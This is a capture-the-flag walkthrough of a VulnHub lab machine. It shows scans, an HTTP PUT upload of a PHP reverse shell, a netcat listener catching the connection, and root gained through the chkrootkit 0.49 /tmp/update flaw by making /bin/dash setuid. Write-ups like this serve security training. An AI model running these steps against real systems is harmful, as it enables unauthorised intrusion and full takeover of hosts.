SickOS1.3

```
root@kali:~/Documents# nmap -sV -O -v 192.168.141.133
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-08 15:59 CST
NSE: Loaded 43 scripts for scanning.
Initiating ARP Ping Scan at 15:59
Scanning 192.168.141.133 [1 port]
Completed ARP Ping Scan at 15:59, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:59
Completed Parallel DNS resolution of 1 host. at 15:59, 13.01s elapsed
Initiating SYN Stealth Scan at 15:59
Scanning 192.168.141.133 [1000 ports]
Discovered open port 22/tcp on 192.168.141.133
Discovered open port 80/tcp on 192.168.141.133
Completed SYN Stealth Scan at 15:59, 5.37s elapsed (1000 total ports)
Initiating Service scan at 16:00
Scanning 2 services on 192.168.141.133
Completed Service scan at 16:00, 6.60s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.141.133
NSE: Script scanning 192.168.141.133.
Initiating NSE at 16:00
Completed NSE at 16:00, 0.54s elapsed
Initiating NSE at 16:00
Completed NSE at 16:00, 0.00s elapsed
Nmap scan report for 192.168.141.133
Host is up (0.011s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    lighttpd 1.4.28
MAC Address: 00:0C:29:48:C6:21 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9, Linux 4.4
Uptime guess: 192.674 days (since Mon Apr 30 00:49:03 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.90 seconds
           Raw packets sent: 2042 (92.352KB) | Rcvd: 50 (4.548KB)
```

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.141.133
+ Target Hostname:    192.168.141.133
+ Target Port:        80
+ Start Time:         2018-11-08 16:03:08 (GMT-6)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.28
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ 26188 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2018-11-08 16:04:35 (GMT-6) (87 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


root@kali:~# dirb http://192.168.141.133/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov  8 16:08:00 2018
URL_BASE: http://192.168.141.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.141.133/ ----
+ http://192.168.141.133/index.php (CODE:200|SIZE:163)
==> DIRECTORY: http://192.168.141.133/test/

---- Entering directory: http://192.168.141.133/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Nov  8 16:08:06 2018
DOWNLOADED: 4612 - FOUND: 1
root@kali:~#
```

Test directory is empty but maybe we can PUT a reverse shell there. Test curl to see options

```
root@kali:~# curl -X OPTIONS 192.168.141.133 -vv
* Rebuilt URL to: 192.168.141.133/
*   Trying 192.168.141.133...
* TCP_NODELAY set
* Connected to 192.168.141.133 (192.168.141.133) port 80 (#0)
> OPTIONS / HTTP/1.1
> Host: 192.168.141.133
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Powered-By: PHP/5.3.10-1ubuntu3.21
< Content-type: text/html
< Transfer-Encoding: chunked
< Date: Thu, 08 Nov 2018 22:11:34 GMT
< Server: lighttpd/1.4.28
<
<html>

<img src="blow.jpg">

</html>

root@kali:~# curl -X PUT 192.168.141.133 -vv
* Rebuilt URL to: 192.168.141.133/
*   Trying 192.168.141.133...
* TCP_NODELAY set
* Connected to 192.168.141.133 (192.168.141.133) port 80 (#0)
> PUT / HTTP/1.1
> Host: 192.168.141.133
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Powered-By: PHP/5.3.10-1ubuntu3.21
< Content-type: text/html
< Transfer-Encoding: chunked
< Date: Thu, 08 Nov 2018 22:12:44 GMT
< Server: lighttpd/1.4.28
<
<html>

<img src="blow.jpg">
```

```
</html>

root@kali:~# curl -X PUTF 192.168.141.133 -vv
* Rebuilt URL to: 192.168.141.133/
*   Trying 192.168.141.133...
* TCP_NODELAY set
* Connected to 192.168.141.133 (192.168.141.133) port 80 (#0)
> PUTF / HTTP/1.1
> Host: 192.168.141.133
> User-Agent: curl/7.58.0
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 501 Not Implemented
< Content-Type: text/html
< Content-Length: 357
< Connection: close
< Date: Thu, 08 Nov 2018 22:14:14 GMT
< Server: lighttpd/1.4.28
<
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>501 - Not Implemented</title>
 </head>
 <body>
  <h1>501 - Not Implemented</h1>
 </body>
</html>
* Closing connection 0
```

PUTF failed but PUT is successful. Let’s try to upload a shell!

```
root@kali:~/Downloads# curl -T php-reverse-shell.php http://192.168.141.133/test/
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>417 - Expectation Failed</title>
 </head>
 <body>
  <h1>417 - Expectation Failed</h1>
 </body>
</html>
```

root@kali:~/Downloads#


Failed. Because: what's happening is that this webpage seems to work only with HTTP1.0 and curl seems to be using HTTP1.1. Doing some research I found this page http://www.xinotes.net/notes/note/1881/ which suggests the -0 flag uses HTTP1.0, and success! Our file was uploaded and we have RCE!

```
root@kali:~/Downloads# curl -T php-reverse-shell.php http://192.168.141.133/test/ -0
root@kali:~/Downloads#
```

Index of /test/
Name   Last Modified   Size   Type
Parent Directory/   -   Directory
php-reverse-shell.php   2018-Nov-08 14:20:48   5.3K   application/x-httpd-php
lighttpd/1.4.28


http://192.168.141.133/test/php-reverse-shell.php?cmd=ls

Now this next part was a bit tricky. I tried a php rshell script and used my cmd.php RCE script to make a connectback and nothing seemed to work. I thought maybe the firewall was blocking port 444 (which is the port I was using) and decided to try a port that is more likely to be open, such as 80 or 443 for visiting webpages. Changing ports around is successful and we have shell!




```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.25.164] from (UNKNOWN) [192.168.25.150] 39882
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2
014 i686 i686 i386 GNU/Linux
 15:19:17 up 37 min,  0 users,  load average: 0.06, 0.10, 0.07
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

I am in as the www-data user it seems. I do some quick enumeration and don't see anything too obvious at first. No obvious vulnerable running processes and at the time a kernel exploit didn't seem to exist. Digging deeper I decided to hit the logs and see if any sensitive logs were misconfigured, and uh oh! Seems like syslog is world readable, lets see what's going on.




```
0 17:42:40 UTC 2014
www-data@ubuntu:/var/log$ ls -alh
ls -alh
total 3.2M
drwxr-xr-x 10 root     root     4.0K Dec 13 04:41 .
drwxr-xr-x 12 root     root     4.0K Apr 26  2016 ..
-rw-r--r--  1 root     root      15K Apr 12  2016 alternatives.log
drwxr-xr-x  2 root     root     4.0K Mar 30  2016 apt
-rw-r-----  1 syslog   adm       52K Dec 13 15:22 auth.log
-rw-r-----  1 root     adm        31 Mar 30  2016 boot
-rw-r--r--  1 root     root     2.1K Dec 13 04:41 boot.log
-rw-rw----  1 root     utmp      768 Apr 25  2016 btmp
drwxr-xr-x  2 root     root     4.0K Oct 10  2012 dist-upgrade
-rw-r-----  1 root     adm       94K Dec 13 04:41 dmesg
-rw-r-----  1 root     adm       94K Apr 26  2016 dmesg.0
-rw-r-----  1 root     adm       19K Apr 25  2016 dmesg.1.gz
-rw-r-----  1 root     adm       19K Apr 16  2016 dmesg.2.gz
-rw-r-----  1 root     adm       18K Apr 12  2016 dmesg.3.gz
-rw-r-----  1 root     adm       19K Mar 30  2016 dmesg.4.gz
-rw-r--r--  1 root     root     250K Apr 12  2016 dpkg.log
-rw-r--r--  1 root     root      24K Apr 12  2016 faillog
drwxr-xr-x  2 root     root     4.0K Mar 30  2016 fsck
drwxr-xr-x  3 root     root     4.0K Mar 30  2016 installer
-rw-r-----  1 syslog   adm      868K Dec 13 04:41 kern.log
-rw-rw-r--  1 root     utmp     286K Apr 26  2016 lastlog
drwxr-x---  2 www-data www-data 4.0K Apr 12  2016 lighttpd
-rw-r-----  1 syslog   adm         0 Mar 30  2016 mail.err
-rw-r-----  1 syslog   adm         0 Mar 30  2016 mail.log
drwxr-xr-x  2 root     root     4.0K Mar 30  2016 news
-rw-r--r--  1 syslog   adm      941K Dec 13 15:22 syslog
-rw-r--r--  1 root     root     329K Dec 13 04:41 udev
-rw-r-----  1 syslog   adm         0 Mar 30  2016 ufw.log
drwxr-xr-x  2 root     root     4.0K Apr 16  2016 upstart
drwxr-xr-x  2 root     root     4.0K Mar 30  2016 vmware
-rw-r--r--  1 root     root     4.2K Mar 30  2016 vmware-install.log
-rw-r--r--  1 root     root     354K Mar 30  2016 vmware-tools-upgrader.log
-rw-r--r--  1 root     root      22K Dec 13 09:41 vmware-vmsvc.log
-rw-rw-r--  1 root     utmp      44K Dec 13 04:41 wtmp
www-data@ubuntu:/var/log$ 
```



```
Apr 16 12:47:13 ubuntu kernel: [   20.696707] [drm] Fifo max 0x00040000 min 0x00001000 cap 0x0000077f
Apr 16 12:47:13 ubuntu cron[901]: (CRON) INFO (pidfile fd = 3)
Apr 16 12:47:13 ubuntu cron[922]: (CRON) STARTUP (fork ok)
Apr 16 12:47:13 ubuntu cron[922]: (CRON) INFO (Running @reboot jobs)
Apr 16 12:47:14 ubuntu kernel: [   21.063390] [drm] width 640
Apr 16 12:47:14 ubuntu kernel: [   21.063443] [drm] height 480
Apr 16 12:47:14 ubuntu kernel: [   21.063490] [drm] bpp 32
Apr 16 12:47:14 ubuntu kernel: [   21.086837] [drm] Fifo max 0x00040000 min 0x00001000 cap 0x0000077f
Apr 16 12:47:14 ubuntu kernel: [   21.267505] [drm] width 640
Apr 16 12:47:14 ubuntu kernel: [   21.267598] [drm] height 480
Apr 16 12:47:14 ubuntu kernel: [   21.267681] [drm] bpp 32
Apr 16 12:47:14 ubuntu kernel: [   21.305490] [drm] Fifo max 0x00040000 min 0x00001000 cap 0x0000077f
Apr 16 12:47:15 ubuntu kernel: [   22.673588] ip_tables: (C) 2000-2006 Netfilter Core Team
Apr 16 12:47:14 ubuntu ntpdate[743]: step time server 91.189.94.4 offset -1.490559 sec
Apr 16 12:47:20 ubuntu kernel: [   28.559099] NET: Registered protocol family 40
Apr 16 12:48:00 ubuntu CRON[1367]: (root) CMD (/usr/sbin/chkrootkit)
Apr 16 12:48:00 ubuntu /usr/bin/crontab[1452]: (root) LIST (nobody)
Apr 16 12:48:08 ubuntu CRON[1366]: (CRON) info (No MTA installed, discarding output)
Apr 16 12:49:01 ubuntu CRON[2401]: (root) CMD (/usr/sbin/chkrootkit)
Apr 16 12:49:02 ubuntu /usr/bin/crontab[2486]: (root) LIST (nobody)
Apr 16 12:49:08 ubuntu CRON[2400]: (CRON) info (No MTA installed, discarding output)
Apr 16 12:50:01 ubuntu CRON[3377]: (root) CMD (/usr/sbin/chkrootkit)
Apr 16 12:50:02 ubuntu /usr/bin/crontab[3462]: (root) LIST (nobody)
Apr 16 12:50:06 ubuntu CRON[3376]: (CRON) info (No MTA installed, discarding output)
Apr 16 12:51:01 ubuntu CRON[4337]: (root) CMD (/usr/sbin/chkrootkit)
Apr 16 12:51:01 ubuntu /usr/bin/crontab[4422]: (root) LIST (nobody)
Apr 16 12:51:06 ubuntu CRON[4336]: (CRON) info (No MTA installed, discarding output)
Apr 16 12:52:01 ubuntu CRON[5297]: (root) CMD (/usr/sbin/chkrootkit)
Apr 16 12:52:01 ubuntu /usr/bin/crontab[5382]: (root) LIST (nobody)
Apr 16 12:52:05 ubuntu CRON[5296]: (CRON) info (No MTA installed, discarding output)
Apr 16 12:53:02 ubuntu CRON[6257]: (root) CMD (/usr/sbin/chkrootkit)
Apr 16 12:53:02 ubuntu /usr/bin/crontab[6342]: (root) LIST (nobody)
Apr 16 12:53:07 ubuntu CRON[6256]: (CRON) info (No MTA installed, discarding output)
Apr 16 12:54:01 ubuntu CRON[7217]: (root) CMD (/usr/sbin/chkrootkit)
Apr 16 12:54:01 ubuntu /usr/bin/crontab[7302]:i_id[0x5d] high edge lint[0x1])
Apr 25 22:44:38 ubuntu kernel: [    0.000000] ACPI: LAPIC_NMI (acpi_id[0x5e] high edge lint[0x1])
Apr 25 22:44:38 ubuntu kernel: [    0.000000] ACPI: LAPIC_NMI (acpi_id[0x5f] high edge lint[0x1])
Apr 25 22:44:38 ubuntu kernel: [    0.000000] ACPI: LAPIC_NMI (acpi_id[0x60] high edge lint[0x1])
Apr 25 22:44:38 ubuntu kernel: [    0.000000] ACPI: LAPIC_NMI (acpi_id[0x61] high edge lint[0x1])
```

Looks like there's a crontab running a chkrootkit program every so often.

Interesting...at this point I was baffled for about a day, as it didnt seem /usr/bin/chkrootkit was world writeable and this is what cron was executing. After a while I decided to search for chkrootkit exploits and found this exploit in edb https://www.exploit-db.com/exploits/33899/. Checking the program since it is at least readable we find that it seems that 'file_port=$file_port $i' is missing quotations as is required by the exploit, meaning we have a vulnerable program!




```
www-data@ubuntu:/var/log$ cat /usr/sbin/chkrootkit | grep file_port=$file_port $
i
iat /usr/sbin/chkrootkit | grep file_port=$file_port $
   file_port=
      [ "$SYSTEM" = "Linux" ] && file_port=`netstat -p ${OPT} | \
         file_port=$file_port $i
www-data@ubuntu:/var/log$ 
```

To exploit this vulnerability we simply have to create an exuctable file named 'update' in /tmp, chkrootkit will execute this as root and give us root code execution! I decide to create an 'update' script with the following code:

```
#!/bin/bash

chmod u+s /bin/dash
```

This makes /bin/dash setuid and since root owns it root will run it meaning we should get root by running it after the setuid bit is set! Now we just wait for the script to run, according to the syslog it should be in about 1 minute. After about 1 minute we pope an ls -alh /bin/dash and the setuid bit seems set! I run /bin/dash and huzzah, we are root!



```
www-data@ubuntu:/tmp$ ls -alh /bin/dash
ls -alh /bin/dash
-rwsr-xr-x 1 root root 98K Mar 29  2012 /bin/dash
www-data@ubuntu:/tmp$ /bin/dash
/bin/dash
cd /root
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
chkrootkit-0.49
newRule
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on eli
mination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s),
 gathering more information about the target using different methods, though while developing many of the tools
were limited/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
```

Thanks to D4rk for this fun machine to help me prepare for PWK!